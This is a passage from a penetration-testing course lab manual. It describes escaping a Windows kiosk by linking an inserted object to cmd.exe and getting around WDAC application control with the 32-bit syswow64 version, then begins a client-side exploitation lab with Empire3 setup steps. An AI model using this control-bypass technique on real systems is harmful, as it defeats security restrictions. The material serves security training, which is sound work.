
Insert an Object into the document




Insert Object for a shell

Object insertion looks like the most likely to work to our advantage so far, let's see what we can make it do for us. Select the *Create from File* and *Link* options as shown here:


Try to insert an object that points to `c:\windows\system32\cmd.exe`




Shell Object creation looks good



Application Control blocks this cmd.exe





Try an alternative version of `cmd.exe`, the 32-bit version at `c:\windows\syswow64\cmd.exe`




We have a shell with `c:\windows\syswow64 !`

Open up notepad, paint, and chrome to have a basic application set





If you type `c:\windows\explorer.exe` into the explorer path input, it will trigger a full desktop session, complete with Start Menu and Taskbar.



We've accomplished our goals of running a shell, notepad, paint, and a browser. If you would like to try additional methods, here's your chance!

When you are finished with this lab, be sure to revert to that clean snapshot you made before the next lab.

Fighting the kiosk limitations for other labs in this course isn't intended, so if you don't have a clean snapshot, you'll need to re-extract the Windows VM from the course media and redo any customizations (VPN configuration, desktop resolution, language settings, changed passwords, etc.)

Key Takeaways

- Escaped a restricted Windows application by abusing built-in features
- Sidestepped WDAC by using a 32-bit version of CMD
- Gained execution of a command Shell, Notepad, and Paint
- Gained completely "natural" desktop experience from a kiosk

Lab 2.5: Client-Side Exploitation

Background

This lab is designed to practice an example client-side exploit task with PowerShell. Some of what we do would be considered post-exploitation, but we are focusing on pre-escalation activity in this lab.

Objectives

- Test your classroom environment
- Try out Empire3 as a Post-Exploitation tool
- Practice Solving problems when the tools fail

Lab Preparation

This lab assumes you have extracted and booted the course VMs. If you have not yet accomplished the lab preparation in lab0, do so now.

VM Environment

This lab uses your course Windows and Slingshot VMs

Networking Environment

This lab uses both your *local* virtual networking environment and VPN

NOTE ADDRESSES MAY CHANGE!

Some IP and memory addresses could change depending on a variety of conditions. Please pause to consider, from context, if any address is expected to be exactly the same or unique to your environment.

It is also possible that an address could change during the time between repeated attempts of the lab and possibly even during the lab.

Confirm your LAN IPv4 address on Slingshot

```
/lab/myip.sh
```

Expected Result (but *YOUR* IPv4 address will be different)

```
slingshot@slingshot:~$ /lab/myip.sh
```

```
LAN Device: eth0
```

```
IPv4 Address: 192.168.230.128
```

```
slingshot@slingshot:~$
```


You should see a local confirmation of a device **eth0** and local IPv4 address. You will need to use the outputted IP4 address instead of the one shown in the instructions. If the device is not **eth0**, you should examine your VMware networking configuration.

Run the `client-ex.bat` script in a command shell in your Windows 10 VM (press *ENTER* at any pauses and accept all UAC dialogs):

Prepare your system for this lab

```
\lab\day2\client-ex.bat
```

